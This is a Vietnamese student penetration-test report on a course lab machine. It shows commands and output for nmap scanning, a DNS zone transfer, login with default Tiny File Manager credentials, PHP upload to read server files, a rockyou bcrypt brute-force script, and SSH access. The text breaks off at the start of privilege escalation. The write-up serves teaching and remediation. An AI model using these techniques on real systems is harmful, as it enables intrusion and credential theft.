

# Báo cáo kết quả kiểm thử bảo mật hệ thống CNTT

---

NT140.O11.ANTN.1.8



STT	Họ và tên	Email	Đóng góp (%)
1	Lưu Gia Huy	21520916@gm.uit.edu.vn	99%
2	Nguyễn Vũ Anh Duy	21520211@gm.uit.edu.vn	80%

-- Lưu hành nội bộ --

# Mục lục

<b>1.0 Tổng quan.....</b>	<b>3</b>
1.1 Khuyến nghị bảo mật.....	3
<b>2.0 Phương pháp kiểm thử.....</b>	<b>3</b>
2.1 Thu thập thông tin.....	4
2.2 Kiểm thử xâm nhập.....	4
2.2.1 Địa chỉ IP của máy tồn tại lỗ hổng: 192.168.19.140.....	4
Thông tin dịch vụ.....	4
Khởi tạo shell với quyền user thường.....	5
Leo thang đặc quyền.....	27
2.3 Duy trì quyền truy cập.....	32
2.4 Xóa dấu vết.....	33
<b>3.0 Phụ lục.....</b>	<b>33</b>
3.1 Phụ lục 1 – Nội dung tập tin user.txt và root.txt.....	33

## 1.0 Tổng quan

NT140.O11.ANTN.1.8 được giao nhiệm vụ thực hiện một bài kiểm tra xâm nhập nội bộ cho hệ thống CNTT đã được chuẩn bị sẵn. Mục tiêu của bài kiểm tra này là thực hiện các cuộc tấn công, tương tự như tấn công của tin tặc và cố gắng xâm nhập vào hệ thống CNTT của tổ chức.

Trong khi thực hiện kiểm tra xâm nhập, có một số lỗ hổng được xác định trên hệ thống CNTT của đơn vị. Khi thực hiện các cuộc tấn công, NT140.O11.ANTN.1.8 có thể truy cập vào nhiều máy, chủ yếu là do không cập nhật các bản vá lỗi và cấu hình bảo mật kém. Trong quá trình kiểm thử, NT140.O11.ANTN.1.8 có quyền truy cập cấp quản trị vào nhiều máy chủ trong hệ thống. Tất cả máy chủ đều được khai thác thành công và được cấp quyền truy cập. Các máy chủ mà NT140.O11.ANTN.1.8 có thể truy cập vào được liệt kê dưới đây

- 192.168.19.135
- 192.168.19.136
- 192.168.19.137
- 192.168.19.138
- 192.168.19.139
- 192.168.19.140

## 1.1 Khuyến nghị bảo mật

NT140.O11.ANTN.1.8 khuyến nghị vá các lỗ hổng được xác định trong quá trình kiểm thử để đảm bảo rằng tin tặc không thể khai thác các máy chủ này trong tương lai. Cần lưu ý rằng các máy chủ này cần được vá thường xuyên và nên duy trì chính sách kiểm tra, vá lỗi định kỳ để phát hiện và ngăn chặn các lỗ hổng mới xuất hiện trong tương lai.

## 2.0 Phương pháp kiểm thử

NT140.O11.ANTN.1.8 đã sử dụng các phương pháp được áp dụng rộng rãi để quá trình kiểm tra thâm nhập đạt được tính hiệu quả trong việc kiểm tra mức độ an toàn của hệ thống CNTT của đơn vị. Dưới đây là sơ

lược về cách NT140.O11.ANTN.1.8 có thể xác định và khai thác nhiều loại máy chủ và bao gồm tất cả các lỗ hổng riêng lẻ được tìm thấy..

## 2.1 Thu thập thông tin

Giai đoạn thu thập thông tin của quá trình kiểm thử xâm nhập tập trung vào việc xác định phạm vi kiểm thử. Trong đợt kiểm thử xâm nhập này, NT140.O11.ANTN.1.8 được giao nhiệm vụ khai thác vào các máy chủ với địa chỉ IP cụ thể là: 192.168.19.140

### **Địa chỉ IP máy kẻ tấn công:**

- 10.8.0.56

### **Địa chỉ IP của máy nạn nhân:**

- 192.168.19.135
- 192.168.19.136
- 192.168.19.137
- 192.168.19.138
- 192.168.19.139
- 192.168.19.140

## 2.2 Kiểm thử xâm nhập

Giai đoạn kiểm thử xâm nhập tập trung vào việc chiếm quyền kiểm soát vào nhiều loại máy chủ. Trong đợt kiểm thử xâm nhập này, NT140.O11.ANTN.1.8 đã có thể truy cập thành công vào 5 trong số 5 máy chủ.

### **2.2.1 Địa chỉ IP của máy tồn tại lỗ hổng: 192.168.19.140**

#### **Thông tin dịch vụ**

Địa chỉ IP	Các port đang mở
<ul style="list-style-type: none"> <li>192.168.19.140</li> </ul>	TCP: 22, 53, 80, 7171
	UDP:

### Khởi tạo shell với quyền user thường

#### Lỗ hổng đã khai thác: Flag 1

**Giải thích lỗ hổng:** Thông tin quan trọng được lưu trữ trên service, nhưng lại không được bảo mật tốt, không xác thực người nhiều lớp, chỉ check bot, thực hiện đúng phép cộng là có được flag

**Khuyến nghị vá lỗ hổng:** Thêm nhiều lớp xác thực người dùng, phân quyền để những người được phép mới có thể xem được thông tin quan trọng

**Mức độ ảnh hưởng:** **Cao**

#### Cách thức khai thác:

```
nmap -sV -sC -T4 -p- 192.168.19.140
```

**-p-:** là để quét tất cả các port từ 1 tới 65535

**-sV:** Xác định phiên bản của dịch vụ đang chạy trên các port đã mở

**-sC:** Sử dụng các scripts mặc định. Các scripts này có thể thực hiện các kiểm tra bảo mật tự động trên máy chủ đang được quét.

**-T4 :** T là thiết lập tăng tốc (Nmap có 5 mức độ T0 đến T5)

```
(kali@kali)-[~]
$ nmap -sV -sC -T4 -p- 192.168.19.140
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-18 15:12 EST
Nmap scan report for 192.168.19.140
Host is up (0.031s latency).
Not shown: 65526 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 ca:7c:ae:c3:33:88:b0:9d:35:93:6d:13:2a:f8:ba:3d (ECDSA)
|_  256 3f:38:38:13:19:49:b0:02:22:95:11:eb:5c:6c:7b:0a (ED25519)
53/tcp    open  domain       ISC BIND 9.18.12-0ubuntu0.22.04.3 (Ubuntu Linux)
|_ dns-nsid:
|_  bind.version: 9.18.12-0ubuntu0.22.04.3-Ubuntu
80/tcp    open  http         nginx 1.24.0
|_ http-server-header: nginx/1.24.0
|_ http-title: Did not follow redirect to http://infinity.insec/
1234/tcp  filtered hotline
4444/tcp  filtered krb524
7171/tcp  open  drm-production?
|_ fingerprint-strings:
|   DNSStatusRequestTCP:
|     [infinity.insec] Bot checking!!![infinity.insec] What is the sum of 78 and 52?: [infinity.insec] You are a dumb bot!!!
|   DNSVersionBindReqTCP:
|     [infinity.insec] Bot checking!!![infinity.insec] What is the sum of 42 and 7?: [infinity.insec] You are a dumb bot!!!
|   GenericLines:
|     [infinity.insec] Bot checking!!![infinity.insec] What is the sum of 29 and 47?: [infinity.insec] You are a dumb bot!!!
|   GetRequest:
|     [infinity.insec] Bot checking!!![infinity.insec] What is the sum of 71 and 20?: [infinity.insec] You are a dumb bot!!!
|   HTTPOptions, LPDString:
|     [infinity.insec] Bot checking!!![infinity.insec] What is the sum of 6 and 21?: [infinity.insec] You are a dumb bot!!!
|   Help:
|     [infinity.insec] Bot checking!!![infinity.insec] What is the sum of 67 and 86?: [infinity.insec] You are a dumb bot!!!
|   LDAPBindReq:
|     [infinity.insec] Bot checking!!![infinity.insec] What is the sum of 66 and 29?:
|   NULL:
|     [infinity.insec] Bot checking!!![infinity.insec] What is the sum of 93 and 81?:
|   RTSPRequest:
|     [infinity.insec] Bot checking!!![infinity.insec] What is the sum of 45 and 96?: [infinity.insec] You are a dumb bot!!!
|   X11Probe:
|     [infinity.insec] Bot checking!!![infinity.insec] What is the sum of 61 and 45?: [infinity.insec] You are a dumb bot!!!
|_ 9999/tcp filtered abuse
```

Ta nhận thấy có port 7171 khả nghi, tiến hành **telnet** tới để xem thử nó check bot như nào:

```
telnet 192.168.19.140 7171
```

Và ta có được **Flag 1**:

```
(kali@kali)-[~]
$ telnet 192.168.19.140 7171

Trying 192.168.19.140 ...
Connected to 192.168.19.140.
Escape character is '^'.
[infinity.insec] Bot checking!!![infinity.insec] What is the sum of 8 and 9?: 17
[infinity.insec] Wellcome user. Here is your flag: INF01{zq4JICgufGagecA0YSnk}Connection closed by foreign host.

(kali@kali)-[~]
$
```

**Flag 1:** INF01{zq4JICgufGagecA0YSnk}

**Tham khảo:**

[1]: <https://serverfault.com/questions/138949/list-all-dns-records-in-a-domain-using-dig>

**Lỗ hổng đã khai thác:** Flag 2

**Giải thích lỗ hổng:** Lưu thông tin nhạy cảm, quan trọng trong DNS record


**Khuyến nghị và lỗ hổng:** Không lưu những thông tin nhạy cảm quan trọng ở đây

**Mức độ ảnh hưởng:** **Cao**

**Cách thức khai thác:**

```
dig @192.168.19.139 -tAXFR infinity.insec
```

Thông tin các DNS record. Chứa các domain như bên dưới:



```
(kali㉿kali)-[~]
$ dig @192.168.19.140 -tAXFR infinity.insec

; <<>> DiG 9.19.17-1-Debian <<>> @192.168.19.140 -tAXFR infinity.insec
; (1 server found)
;; global options: +cmd
infinity.insec.      604800 IN      SOA      ns1.infinity.insec. admin.infinity.insec.
infinity.insec.      604800 IN      NS       ns1.infinity.insec.
infinity.insec.      604800 IN      NS       ns2.infinity.insec.
inffile123.infinity.insec. 604800 IN      A        127.0.0.1
ns1.infinity.insec.   604800 IN      A        10.1.1.3
ns2.infinity.insec.   604800 IN      A        10.1.1.4
unk.infinity.insec.   604800 IN      A        127.0.0.1
infinity.insec.      604800 IN      SOA      ns1.infinity.insec. admin.infinity.insec.
;; Query time: 24 msec
;; SERVER: 192.168.19.140#53(192.168.19.140) (TCP)
;; WHEN: Sat Nov 18 11:05:36 EST 2023
;; XFR size: 8 records (messages 1, bytes 264)
```

```
dig @192.168.19.140 TXT unk.infinity.insec
```

Tiến hành tìm kiếm thông tin được lưu trữ ở dạng văn bản và ta có được **Flag 2**:

```
(kali㉿kali)-[~]
$ dig @192.168.19.140 TXT unk.infinity.insec

; <<>> DiG 9.19.17-1-Debian <<>> @192.168.19.140 TXT unk.infinity.insec
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 11945
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 1232
;; COOKIE: 456a18e797808790010000006558e0ec4cb72766d366f691 (good)
;; QUESTION SECTION:
;unk.infinity.insec.          IN      TXT

;; ANSWER SECTION:
unk.infinity.insec.          3600    IN      TXT      "INF02{74t1Frq4ZlHvGsSKGMxr}"

;; Query time: 8 msec
;; SERVER: 192.168.19.140#53(192.168.19.140) (UDP)
;; WHEN: Sat Nov 18 11:06:04 EST 2023
;; MSG SIZE rcvd: 115
```

**Flag 2:** INF02{74t1Frq4ZlHvGsSKGMxr}

**Tham khảo:**

[1] : <https://serverfault.com/questions/138949/list-all-dns-records-in-a-domain-using-dig>

[2]: <https://www.howtouselinux.com/post/dig-dns-txt-record>

**Lỗ hổng đã khai thác:** Flag 3

**Giải thích lỗ hổng:** Dùng website có mã nguồn trên github, account mặc định được public trên github. Cho phép upload file code php, và thực thi nó, mặc dù có filter nhưng vẫn là chưa đủ tốt

**Khuyến nghị vá lỗ hổng:** Không public account, thông tin nhạy cảm trên github, nên bỏ các file quan trọng như password, biến môi trường, ... vào .gitignore

**Mức độ ảnh hưởng:** **Nghiêm trọng**


**Cách thức khai thác:**



Sau khi có được các domain từ quá trình lấy Flag 2, tiến hành cấu hình file /etc/host

```
(kali㉿kali)-[~]  
$ cat /etc/hosts  
127.0.0.1 localhost  
127.0.1.1 kali  
::1 localhost ip6-localhost ip6-loopback  
ff02::1 ip6-allnodes  
ff02::2 ip6-allrouters  
192.168.19.140 infinity.insec inffile123.infinity.insec unk.infinity.insec  
grs.com
```

Sau đó truy cập vào website như bên dưới:



Search google với keyword “H3K Tiny File Manager” thì thấy nó được push lên github. Check file README.md thì có account. Tiến hành đăng nhập thử thì login thành công:

## Requirements

- PHP 5.5.0 or higher.
- Fileinfo, iconv, zip, tar and mbstring extensions are strongly recommended.

## How to use

Download ZIP with latest version from master branch.

Just copy the tinyfilemanager.php to your webspace - thats all :) You can also change the file name from "tinyfilemanager.php" to something else, you know what i meant for.

Default username/password: admin/admin@123 and user/12345.

⚠ Warning: Please set your own username and password in `$auth_users` before use. password is encrypted with `password_hash()` . to generate new password hash [here](#)

To enable/disable authentication set `$use_auth` to true or false.


ℹ Add your own configuration file [config.php](#) in the same folder to use as additional configuration file.

ℹ To work offline without CDN resources, use [offline](#) branch

## Features

- 🎵 Open Source, light and extremely simple

Giao diện sau khi đăng nhập thành công:



Sau khi dạo 1 vòng ta phát hiện website này cho phép upload file và thực thi nếu file đó là php

Ta tiến hành thử thực thi các file có keyword như **system**, thì thấy bị filter. Do đó ta sẽ tiến hành các khác như bên dưới, nhằm mục đích list và đọc các file quan trọng:


Code trên sẽ thực hiện list file trong thư mục /var/www/html và tiến hành đọc nội dung từng file xuất ra màn hình. Nhiệm vụ của ta giờ đây là **Ctrl F** search keyword “**INF0**”. Thì may mắn nhận được Flag 3 như bên dưới:



Mức độ ảnh hưởng: **Nghiêm trọng**

Cách thức khai thác:

Tiếp tục up code nhằm list các file trong thư mục **/var/www/html** .Xem có file nào khả nghi không:



The screenshot shows a web-based File Manager interface. At the top, it says "File Manager" with a green house icon. Below this, it displays the details for a file named "test.php":


- Full path: /var/www/html/data/test.php
- File size: 180 B
- MIME-type: text/x-php
- Charset: utf-8

Below the details, there are five buttons: "Download", "Open", "Edit", "Advanced Editor", and "Back". The "Edit" button is highlighted in green. Below the buttons, the PHP code for the file is displayed:

```
<?php
$directory = '/var/www/html/';
$files = scandir($directory);

foreach ($files as $file) {
    if ($file != "." && $file != "..") {
        echo "File: $file<br>";
    }
}
?>
```

Kết quả nhận được, ta vào đọc thử file **index.php**:



The screenshot shows a web browser window with the address bar displaying "inffile123.infinity.insec/data/test.php". The browser has several tabs open: "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", and "Exploit-DB". The main content area of the browser displays the output of the PHP script:

```
File: data
File: index.php
File: infinity.txt
File: translation.json
```

Ta thấy file này đang lưu trữ 3 account, username và password đã được hash. Ngay trên có link github, ta vào xem thử

```
inffile123.infinity.insec/data/test.php


// --- EDIT BELOW CONFIGURATION CAREFULLY ---

// Auth with login/password
// set true/false to enable/disable it
// Is independent from IP white- and blacklisting
$use_auth = true;


// Login user name and password
// Users: array('Username' => 'Password', 'Username2' => 'Password2', ...)
// Generate secure password hash - https://tinyfilemanager.github.io/docs/pwd.html
$auth_users = array(
    'admin' => '$2y$10$/K.hjNr84ILNDt8fTXjoL.DBp6PpeyoJ.mGwrrLuCZfAwfSAGqhOW',
    'user' => '$2y$10$Fg6Dz8oH9fPoZ2jJan5tZuv6Z4Kp7avtQ9bDfrdRntXtPeiMAZyGO',
    'taylor' => '$2y$10$Z51V0BOLzlo2wNcRAlYaluiQ0PHoxgmYww1xZraJQjrsBqtKRA0KW'
);

//set application theme
//options - 'light' and 'dark'
$theme = 'dark';
```

Có vẻ như password được hash bằng bởi php:



Ta tiến hành viết script nhằm bruteforce password dựa trên list rockyou.txt chứa các password thông dụng. Và may mắn ta đã có được password cần tìm:




```
flag1.txt  bf.php  rockyou.txt
bf.php
1  <?php
2  $hash = '$2y$10$Z51V0BOLzIo2wNcRALyAluiQ0PHoxgmYwv1xZraJQjrsBqtkRA0KW';
3
4  $passwords = file('rockyou.txt', FILE_IGNORE_NEW_LINES | FILE_SKIP_EMPTY_LINES);
5
6  foreach ($passwords as $password) {
7      $password = trim($password);
8      if (password_verify($password, $hash)) {
9          echo "Password '{$password}' is valid!\n";
10         break;
11     }
12 }
13 ?>
14

PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  PORTS
→ gk_box_ctf ⚡
● ▶ php bf.php
Password 'lekkerding' is valid!
→ gk_box_ctf ⚡
○ ▶
```

Password: lekkerding

### Nội dung tập tin User.txt:

Sau khi có password, ta tiến hành ssh vào máy **192.168.19.140** và **cat user.txt** ta có **Flag 4**:



```
taylor@infinity: ~$ ls
snap user.txt
taylor@infinity: ~$ cat user.txt
INF04{38vxzg3tQAa7HRNaJbY6}
taylor@infinity: ~$
```

**Flag 4:** INF04{38vxzg3tQAa7HRNaJbY6}

Nội dung file user.txt : INF04{38vxzg3tQAa7HRNaJbY6}

Tham khảo:

[1]: <https://www.php.net/manual/en/function.password-verify.php>

[2]: <https://www.kaggle.com/datasets/wjburns/common-password-list-rockyoutxt>

**Lỗ hổng đã khai thác:** Flag 5

**Giải thích lỗ hổng:** Sử dụng service chứa CVE, có thể bị khai thác chiếm shell

**Khuyến nghị vá lỗ hổng:** Update hệ thống, dùng các services mới thường xuyên update

**Mức độ ảnh hưởng:** **Nghiêm trọng**

**Cách thức khai thác:**

```
cd /otp
```
